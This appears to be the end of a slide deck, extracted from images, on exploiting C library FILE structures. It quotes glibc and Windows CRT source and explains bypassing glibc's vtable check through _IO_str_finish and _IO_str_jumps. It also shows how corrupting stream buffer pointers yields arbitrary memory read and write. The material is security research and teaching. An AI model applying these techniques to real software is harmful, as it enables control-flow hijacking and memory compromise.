
```
29 typedef void *(*_IO_alloc_type) (_IO_size_t);
30 typedef void (*_IO_free_type) (void*);
31
32 struct _IO_str_fields
33 {
34     _IO_alloc_type _allocate_buffer;
35     _IO_free_type _free_buffer;
36 },
--
```

No vtable check

Make FILE structure great again

- Another bypass method
 - Use existing function in the validated function which use `_IO_strfile` structure

```
345 void
346 _IO_str_finish (_IO_FILE *fp, int dummy)
347 {
348     if (fp->_IO_buf_base && !(fp->_flags & _IO_USER_BUF))
349         (((_IO_strfile *) fp)->_s._free_buffer) (fp->_IO_buf_base);
350     fp->_IO_buf_base = NULL;
351
352     _IO_default_finish (fp, 0);
353 }
```



Function pointer

Make FILE structure great again

- Another bypass method
 - Use existing function in the validated function which use `_IO_strfile` structure
 - `_IO_str_jumps`
 - <https://dhavalkapil.com/blogs/FILE-Structure-Exploitation/>
 - `_IO_wstr_finish`
 - <https://tradahacking.vn/hitcon-2017-ghost-in-the-heap-writeup-ee6384cd0b7>
 - `_IO_str_finish`
 - ...

Make FILE structure great again

- How about Windows ?

Make FILE structure great again

- How about Windows ?

- No vtable in FILE

```
121 struct __crt_stdio_stream_data
122 {
123     union
124     {
125         FILE _public_file;
126         char* _ptr;
127     };
128
129     char* _base;
130     int _cnt;
131     long _flags;
132     long _file;
133     int _charbuf;
134     int _bufsiz;
135     char* _tmpfname;
136     CRITICAL_SECTION _lock;
137 };
138
```

Make FILE structure great again

- How about Windows ?
 - No vtable in FILE
 - It also has stream buffer pointer
 - You can corrupt it to achieve arbitrary memory reading and writing

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Conclusion

- FILE structure is a good target for binary exploitation
 - It can be used to
 - Arbitrary memory read and write
 - Control the PC and do oriented programming
 - Other exploit technology
 - Arbitrary free/unmmap
 - ...

Conclusion

- FILE structure is a good target for binary Exploit
 - It's very powerful in some unexploitable case
 - Let's try to find more and more exploit technology in FILE structure

Thank you for listening

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